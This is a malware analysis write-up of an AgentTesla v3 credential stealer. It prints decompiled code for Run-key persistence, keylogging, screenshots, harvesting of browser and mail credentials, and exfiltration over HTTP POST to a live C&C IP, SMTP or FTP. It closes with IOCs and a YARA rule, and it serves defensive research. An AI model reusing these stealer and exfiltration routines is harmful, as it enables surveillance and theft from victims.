Malware Analysis - AgentTesla v3

Published: 2022-01-12 · Archived: 2026-04-06 01:14:04 UTC

MD5: a943bea8997dec969ba9cff3286ef6e2

OriginalFileName: “NkDnTaDBWeMjVScdRKFYjpoobAxnO.exe”

Compilation Timestamp: “10/16/2021 4:35:13 AM”

This article is the last part of a post about the 2021 “aggah” campaign linked to the Gorgon APT Group. Part 1, related to the campaign details can be found here.

The sample, the scripts made during the analysis and the related YARA rules can be download from here.

Summary

    - Periodic Beacon
    - Uninstallation Order
- Stealing Capabilities
    - Periodic Screenshot
    - Browser Cookies and Passwords Harvesting
    - Keylogger
    - Basic Computer Configuration
- Alternative Communication Mechanisms
    - Exfiltration through Mail
    - Exfiltration through FTP
- C&C communication code summary
- Indicators of compromise

TL;DR

AgentTesla v3 is a stealer focused on harvesting browser credentials and cookies of the infected host.

It has different features such as monitoring the clipboard of the user, keylogging and taking periodic screenshots.

Its persistence mechanism is done through the “Run” registry key.


It contains multiple exfiltraction channels that goes from HTTP post requests, to mail or FTP exfiltration.

The malware is not evasive, but contains some obfuscation mechanisms to make the analysis more time consuming.


First overview:

This file is written is .Net, which is going to help us reversing it quicker.

From the Detect It Easy (DIE) output, the binary seems obfuscated using “Obfuscar 1.0”: An open-source .Net obfuscator.



The entropy level of the binary is high, but not enough to affirme that this is packed or that it contains an embedded packed payload.



From the analysis of the infection chain (part1), this binary seems to be the final payload of the infection chain.

Protection and Evasion mechanisms

This sample is not actively evasive nor will try to fingerprint any analysis environment but it still uses some small techniques from time to time by the malware author.

Code Obfuscation

The code obfuscation mechanism used by the malware author is simple but efficient: it renames each methods, functions and variables used in the code with random letters.

Here is an exemple of a obfuscated snipet:

```
 private static void a(object A_0, ElapsedEventArgs A_1)
{
        global::A.b.A.A = Marshal.SizeOf(global::A.b.A);
        global::A.b.A.a = 0;
        global::A.b.A(ref global::A.b.A);
        if (checked((int)Math.Round((double)(Environment.TickCount - global::A.b.A.a) / 1000.0)) > 600)
        {
           global::A.b.A = false;
```

```
        }
        else
        {
                global::A.b.A = true;
        }
}
```

And it’s manually de-obfuscated version:

```
 private static void DetectIDLEComputer(object A_0, ElapsedEventArgs A_1)
{
        MainMethod.LASTINPUTINFO.cbSize = Marshal.SizeOf(MainMethod.LASTINPUTINFO);
        MainMethod.LASTINPUTINFO.dwTime = 0;
        MainMethod.GetLastInputInfo_api(ref MainMethod.LASTINPUTINFO);
        if (checked((int)Math.Round((double)(Environment.TickCount - MainMethod.LASTINPUTINFO.dwTime) / 1000.0)
        {
                MainMethod.IsIDLE = false;
        }
        else
        {
                MainMethod.IsIDLE = true;
        }
}
```

This made the analysis a bit more time consuming, as each default variable/function/method names overlaps with the name of each others.

String Obfuscation

When looking at the cross references for a string, we can spot that each string is decrypted at runtime before being used:

```
 public static string "KL"() {
      return EncStrings.<<EMPTY_NAME>>[56] ?? EncStrings.<<EMPTY_NAME>>(319, 4639, 25);
}
```

The string encryption mechanism is easy to deal with, the string are simply stored in a xored byte array “«EMPTY_NAME»”.

```
 static EncStrings() {
  EncStrings.<<EMPTY_NAME>> = new byte[] {
                          156, 155, 209, 208, 215, 214, 129, 224, 239, 142, 196, 197, 134, 239, 236, 159, [...]
```

```
  }
}
```

And the xor routine can be simplified to:

```
 for (int i = 0; i < EncStrings.<<EMPTY_NAME>>.Length; i++) {
  EncStrings.<<EMPTY_NAME>>[i] = (EncStrings.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

The trick here is that the strings are concatenated with each other and referenced with a unique offset, making it time consuming to map each decipher string with its variable.

The following python script can be used to retrieved the plaintext value of the strings:

```
 import sys

plain = ''
values = extracted_byte_array

for x in range(0, len(values)):
    values[x] = (values[x] ^ x ^ 170) & 0xff

for elem in values:
    plain += chr(elem)

start = int(sys.argv[1])
size = int(sys.argv[2])
print('"' + plain[start:start+size] + '"')
```

In order to use this script, the offset of the target string and its length must have been identified from the cipher string declaration.

For the example shown just before, with an offset of 4639 and a length of 25, the cleartext would be:

```
 [user@arch mana]# python3 string_decrypt.py 4639 25
"\Google\Chrome\User Data\"
```

Delayed execution

Before starting, I must emphasize that this malware uses a lot of delaying techniques.

In between every major steps, an arbitrary sleep is called.

This would render the detonation of the sample in a sandbox almost useless, as the allocated analysis time would be shorter than the amount of sleep performed.

Another technique used by the malware author is to use of some timer objects to periodically execute a function:

```
 System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += My.Function;
timer.Enabled = true;
timer.Interval = 30000.0;
timer.Start();
```

This example will launch “My.Function()” every 30 seconds.

A lot of background tasks are executed that way in this sample, as an alternative method of spawning new threads.

Mutex Equivalent

When started, the malware will terminate every other process that share its name.

This ensure that the binary is the only instance running on the infected system.

This method seems a bit rough, but has the benefit of not leaving any mutex IOCs for the analyst.

```
 string ownProcessName = Process.GetCurrentProcess().ProcessName;
int current_pid = Process.GetCurrentProcess().Id;
Process[] processesByName = Process.GetProcessesByName(ownProcessName);
foreach (Process process in processesByName) {
    if (process.Id != current_pid) {
                process.Kill();
        }
}
```

IDLE Detection

As explained in the “Delayed Execution” section, this detection method instantiate a timer object in order to execute a function every 30 seconds. This first timer will detect if some activity is performed on the infected computer, or if the system is IDLE.

```
 MainMethod.LASTINPUTINFO.cbSize = Marshal.SizeOf(MainMethod.LASTINPUTINFO);
MainMethod.LASTINPUTINFO.dwTime = 0;
MainMethod.GetLastInputInfo_api(ref MainMethod.LASTINPUTINFO);
if (checked((int)Math.Round((double)(Environment.TickCount - MainMethod.LASTINPUTINFO.dwTime) / 1000.0)) > 600)
```

```
{
    MainMethod.IsIDLE = true;
} else {
         MainMethod.IsIDLE = false;
}
```

The global variable “IsIDLE” will be used later to determine if a screenshot should be taken.

Arbitrary Execution Prevention

Another cool check performed by this sample is the detection of its execution path.

A simple comparison is made between the path embedded in its configuration and the program starting location.

This can serve two purposes:

First, it can indicate to the malware that it is its first execution (so it needs to setup some persistence procedure for instance).

But as a side effect, this will also prevent the dynamic analysis of the sample, as the execution from an arbitrary location will not result in any major malicious behaviour.

A simple sandbox detonation will not result in any trigger of the malware core functionnalities without a reboot of the sandbox environment.

```
 MainMethod.DynamicExecutionPath = Assembly.GetExecutingAssembly().Location;
MainMethod.ExpectedExecutionPath = Environment.GetEnvironmentVariable(EncStrings."%startupfolder%"()) + EncStri
if (Operators.CompareString(MainMethod.DynamicExecutionPath, MainMethod.ExpectedExecutionPath, false) != 0) {
    // Do persistence
} else {
    // Do malicious stuff
}
```

Persistence

Like every malware that must persist in time, this sample ensure that it will not be deleted after a simple reboot or a process termination.

Copy on Disk

Based on the previous technique, the malware will only perform the persistence steps if it detects that it is its first run on the infected computer.

First, it will create the directory where it need to replicate itself (taken from it’s configuration).

If this specific path already exist, it will try to search for running programs launched from this path, and terminate them.

This allows the malware to kill other instance of itself, even if it was renamed.

Next, it will copy itself in the said location.

The file attributes of the copy are set to “Hidden” and “System”, in order to blend into the computer.

Finally, the zone identifier file associated with the malware is deleted.

The zone identifiers usually contains metadata about downloaded files and may betray the malicious aspect of the malware.

Surviving a Reboot

To survive a reboot, the “Run” registry key is modified to insert the path to the on-disk copy of the malware.

This registry key specify the list of the programs to launch when the OS is started.

Nothing unusual here, almost the same exact code as a plethora of other malwares:

```
 RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(EncStrings."Software\Microsoft\Windows\CurrentVersio
registryKey.SetValue(EncStrings."%insregname%"(), MainMethod.File);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(EncStrings."SOFTWARE\Microsoft\Windows\CurrentVersio
if (registryKey2 != null) {
         byte[] value = new byte[] { 2,0,0,0,0,0,0,0,0,0,0,0 };
         registryKey2.SetValue(EncStrings."%insregname%"(), value);
```

C&C Communication

This malware can use various communication methods to exfiltrate and receive data from the C&C server.

The details of each communication mechanism will be made later in this blog post.

This section assume that the communication method is set to “0”, which indicate a HTTP 1-to-1 communication with the C&C server.

C&C Verification

Before doing anything suspicious, the malware test its connection with the C&C, making sure that it is still up and reachable.

A set of multiples malware states can be sent back to the C&C sever.

The order “0” indicates that the current request is the first one coming from an infected computer.

The hardcoded string “b3ed3525f97cee0113489937f7b48ece8c7b4b535fd2664da33e3251a78a9c21” is sent to the C&C (maybe as a campaign ID), along with the username of the infected computer and the request send-off timestamp.

Those key/value infos are then encrypted using 3DES (CBC Mode) before beeing encoded in base64.

Finally, the request is sent, to the specific endpoint: “http[:]//103.125.190.248/j/p11l/mawa/0b5eace2c983ebeba55b[.]php”, using an HTTP POST request:

```
 http_param = EncStrings."p="() + 3DESModule.3DES_base64_encode(first_beacon);
string requestUriString = EncStrings."http://103_125_190_248/j/p11l/mawa/0b5eace2c983ebeba55b.php"();
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.UserAgent = EncStrings.user_agent();
httpWebRequest.Method = EncStrings."POST"();
http_param = http_param.Replace(EncStrings."+"(), EncStrings."%2B"());
byte[] bytes = Encoding.UTF8.GetBytes(http_param);
httpWebRequest.ContentType = EncStrings."application/x-www-form-urlencoded"();
httpWebRequest.ContentLength = (long)bytes.Length;
```

The hardcoded user-agent used by this sample to perform the request is: “*Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0*”.

If the request reaches the C&C server properly, the malware can carry on.

Periodic Beacon

With another timer object, the malware will send a periodic beacon to the C&C every 60 seconds, to indicate that it’s still alive.

This beacon request is the exact same as the one previously described, but this time, the order code used is “1”.

```
 System.Timers.Timer timer2 = new System.Timers.Timer();
timer2.Elapsed += MainMethod.SendPeriodicBeacon;
timer2.Interval = 120000.0;
timer2.Enabled = true;
```

Uninstallation Order

This one is a bit weird.

A second timer object is instantiated, but this time, it will specificaly listen for an uninstallation order.

The order “2” is sent to the C&C server (same HTTP POST request than before).

If the string “uninstall” is found in the body of the response to this request, the malware will remove its persistence mechanism, delete its on-disk copy before killing itself:

```
 string text = MainMethod.SendCCRequest(2, EncStrings.None()); // Function simplified for clarity
if (text.Contains(EncStrings."uninstall"())) {
    Registry.CurrentUser.OpenSubKey(EncStrings."Software\Microsoft\Windows_NT\CurrentVersion\Windows"(), true).D
    Registry.CurrentUser.OpenSubKey(EncStrings."Software\Microsoft\Windows\CurrentVersion\Run"(), true).DeleteVa
         System.IO.File.Delete(MainMethod.File);
         Application.Exit();
}
```

Seems a bit weird to dedicate a single “thread” (the timer object is basically used as a way to spawn new malware’s thread) for that specific thing …

Stealing Capabilities

This malware is focused on stealing sensitive data from the infected computer, so this section will unveil the core of the malware.

Periodic Screenshot

Once again, another timer object is setup in order to take a screenshot of the infected computer every hour.

The attentive reader will remember that the “IDLE detection” timer (explained at the beginning of this post) will determine whether or not a screenshot must be taken.

Without any user activity, the hourly screenshot will be skipped.

The screenshot is taken in the .jpeg format.

The same thread is responsible for the exfiltration of the screenshot.


The C&C order “4” indicate that the content of the HTTP parameter is a screenshot.

The request follows the same method (3DES + base64 encoding) that the periodic beacon thread and the “init” C&C request.

```
 System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = MainMethod.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;

if (!MainMethod.IsIDLE) {
        MainMethod.SendCCRequest(4, Convert.ToBase64String(memoryStream.ToArray()));
}
```

Here is an exemple of what is send to the C&C server:



Browser Cookies and Passwords Harvesting

The stealer module is straight forward, as it will only search for some well-known software (Browser, FTP client, Mail client, VPN) to try to grab the related credentials.

Most of the time, the malware will search for a specific file related to the targeted software and take its content.

Some regex functions are also embedded, in order to easily search for some “login” and “passwords” strings in files.

Sometimes the malware goes straigth registry hive to get more infos.

Nothing fancy here, just the malware doing its thing.

The complete list of targeted software is available bellow:

- Browsers:

Opera	Yandex	Torch	Cool-Novo
Iridium	Chromium	7star	Kometa
Amigo	Brave	CentBrowser	Chedot
Orbitum	Sputnik	Comodo Dragon	Vivaldi
Cictrio	360 Browser	UranuCozMedia	Liebao
Epic Privacy	Coccoc	Sleipnir 6	Cooxon
QQBrowser	IE / Edge	Firefox	Chrome
IceDragon	KMeleon	WaterFox	PaleMoon
CyberFox	SeaMonkey	Flock	Falkon
IceCat			

- Email clients:

TheBat!	OperaMail	BlackHawk	Outlook
MailBird	ClawsMail	PostBox	Eudora
Becky!	ThunderBird	Trillian	PocoMail
IncrediMail			

- FTP clients:

Opera	Yandex	Torch	Cool-Novo
Iridium	Chromium	7star	Kometa
Amigo	Brave	CentBrowser	Chedot
Orbitum	Sputnik	Comodo Dragon	Vivaldi
Cictrio	360 Browser	UranuCozMedia	Liebao
Epic Privacy	Coccoc	Sleipnir 6	Cooxon
QQBrowser	IE / Edge	Firefox	Chrome
IceDragon	KMeleon	WaterFox	PaleMoon
CyberFox	SeaMonkey	Flock	Falkon
IceCat			

- MISC:

NordVPN	OpenVPN	JDownloader	WinSCP
AppleKeyChain			

When done harvesting, the stolen material is sent back as a ZIP file to the C&C server.

The ZIP layout is the following:

```
Archive:  2077625985616e513aab1a1800528584163461970670008.zip
 inflating: pqwtptkf.etq/Chrome/Default/Cookies
 inflating: pqwtptkf.etq/Chrome/Guest Profile/Cookies
 inflating: pqwtptkf.etq/Chrome/Profile 1/Cookies
 inflating: pqwtptkf.etq/Chrome/System Profile/Cookies
 inflating: pqwtptkf.etq/Firefox/Profiles/50pdb514.default-1602661058701/cookies.sqlite
```

Keylogger

Another timer object is instantiated to setup a periodic exfiltration function for the keylogger.

This function will monitor the "*%TEMP%/tmp.log*" file, wich contains the saved keystrokes, and send the content back to the C&C (order code "3").

```
 string path = Path.GetTempPath() + EncStrings."/log.tmp"();
string strKeyState = MainMethod.StrKeyState;
lock (strKeyState) {
  text += MainMethod.StrKeyState;
  MainMethod.StrKeyState = string.Empty;
}
try {
  if (MainMethod.ExfiltrationMethod == 0) {
    if (System.IO.File.Exists(path)) {
      MainMethod.SendCCRequest(3, Uri.EscapeDataString(System.IO.File.ReadAllText(path)));
      System.IO.File.Delete(path);
    }
  }
}
```

The keylogger works by placing a simple hook on keyboard callback procedure that act as a proxy, converting each keystroke code to its ASCII code.

```
 [...]
else if (global::A.B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4) {
  MainMethod.StrKeyState += EncStrings."<font_color="#00ba66">{ALT+F4}</font>"();
}
else if (A_0 == Keys.Tab) {
  MainMethod.StrKeyState += EncStrings."<font_color="#00ba66">{TAB}</font>"();
}
else if (A_0 == Keys.Escape) {
  MainMethod.StrKeyState += EncStrings."<font_color="#00ba66">{ESC}</font>"();
}
else if (A_0 == Keys.LWin | A_0 == Keys.RWin) {
  MainMethod.StrKeyState += EncStrings."<font_color="#00ba66">{Win}</font>"();
}
```

The name of the active window is also gathered to add some context.

The data is saved as a html file, before beeing sent back to the C&C server.

Basic Computer Configuration

While keystrokes and the screenshots are processed before beeing exfiltrated, some the computer configuration is also retrieved.

Multiple informations are gathered by the malware:

- The OS Full Name

- The amount of RAM and the processor specification (WMI request “*SELECT*FROM_Win32_Processor*”)
- The IP address of the computer
- The username
- The computer name
- The timestamp of the operation

These are also sent back to the C&C server (order code “3”):

```
MainMethod.SendCCRequest(3, Uri.EscapeDataString(MainMethod.FingerprintComputerInfos() + text));
```

Alternative Communication Mechanisms

Based on a global variable taken from the configuration file of the malware, the exfiltration method can use some alternatives communication mechanisms.

Exfiltration through Mail

If the related configuration variable is set to “1”, the malware will send the stolen data by mail to the botmaster:

```
 if (MainMethod.ExfiltrationMethod == 1) {
  if (System.IO.File.Exists(path)) {
            MainMethod.ExfiltrateThroughMail(MainMethod.GenerateMailSubject(EncStrings."KL"()), MainMethod.Finge
                   System.IO.File.Delete(path);
         }
         MainMethod.ExfiltrateThroughMail(MainMethod.GenerateMailSubject(EncStrings."KL"()), MainMethod.Fingerpr
}
```

A two letter identifier is used to indicate what type of file is sent by mail:

- “**KL**” : keylogger data
- “**SC**” : periodic screenshot
- “**PW**” : stolen passwords
- “**CO**” : stolen cookies

The subject of the mail is created from the configuration of the computer (see “Basic Computer Configuration” chapter).

```
 SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential(EncStrings."%mailaddres%"(), EncStrings."%password%"());
smtpClient.Host = EncStrings."%smtp%"();
smtpClient.EnableSsl = true;
```

```
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = 587;
MailAddress to = new MailAddress(EncStrings."%toemail%"());
MailAddress from = new MailAddress(EncStrings."%mailaddres%"());
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = A_0;
```

The values “*%mailaddres%*”, “*%password%*”, “*%toemail%*”, “*%smtp%*” and “*%mailaddres%*” are taken from the configuration file.

When this method of exfiltration is used, the infos are passed as an attachment:

```
 if (data != null & data_type == 1) {
  mailMessage.Attachments.Add(new Attachment(data_type, data + EncStrings."_"() + DateTime.Now.ToString(MainMeth
}
else if (data != null & data_type == 2) {
  mailMessage.Attachments.Add(new Attachment(data_type, data + EncStrings."_"() + DateTime.Now.ToString(MainMeth
}
smtpClient.Send(mailMessage);
```

Exfiltration through FTP

If the related configuration variable is set to “2”, the malware will exfiltrate the data to a FTP server controled by the attacker.

The same two-letter codes than the mail exfiltration method is applied to the filename of what’s getting exfiltrated.

The exfiltration routine is the following:

```
 FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(EncStrings."%ftphost%/"() + endpoint);
ftpWebRequest.Credentials = new NetworkCredential(EncStrings."%ftpuser%"(), EncStrings."%ftppassword%"());
ftpWebRequest.Method = EncStrings."STOR"();
Stream requestStream = ftpWebRequest.GetRequestStream();
requestStream.Write(data, 0, data.Length);
requestStream.Close();
requestStream.Dispose();
```

The “*%ftphost%*”, “*%ftpuser%*” and “*%ftppassword%*” variables are defined in the configuration of the malware.

C&C communication code summary

Here is a quick summary of the different malware code used by the C&C server:

Exfiltration method:

- “0”: HTTP
- “1”: Mail
- “2”: FTP

C&C Order:

- “0”: Communication test
- “1”: Keep-Alive Beacon
- “2”: Uninstall Beacon
- “3”: Keylogger data
- “4”: Screenshot data
- “5”: Stealer data (passwords, cookies, etc…)

IOCs

Hash:

- MD5: a943bea8997dec969ba9cff3286ef6e2
- SHA256: 08ea74c1335c6a03b1d5167d7f5a6f45c6b6338c82ce7074a0879b38ca4851d8

RegistryKey:

- “SOFTWARE\Microsoft\Windows\CurrentVersion\Run”
- “SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run”

User-Agent:

- “Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0”

C&C:

- Panel: “http[:]//103.125.190.248/j/p11l/login[.]php”
- Gate: “http[:]//103.125.190.248/j/p11l/mawa/0b5eace2c983ebeba55b[.]php”
- campaign ID: “b3ed3525f97cee0113489937f7b48ece8c7b4b535fd2664da33e3251a78a9c21”

YARA Rule:

```
rule AgentTesla_Mana_Campaign {
   meta:
        author = "HomardBoy"
       description = "AgentTesla version 3 linked to the 2021 Gorgon group APT campaign"
   strings:
```

```
        $str1 = "get_enableLog" ascii
        $str2 = "get_Browser" ascii
        $str3 = "get_kbok" ascii
        $str4 = "get_Ctrl" ascii
        $str5 = "get_Shift" ascii
        $str6 = "get_Alt" ascii
        $str7 = "get_CHoo" ascii
        $str8 = "tor" ascii
         $str9 = "mscoree.dll" ascii
    condition:
        (uint16(0) == 0x5a4d and all of ($str*))
}
```

Source: https://guillaumeorlando.github.io/AgentTesla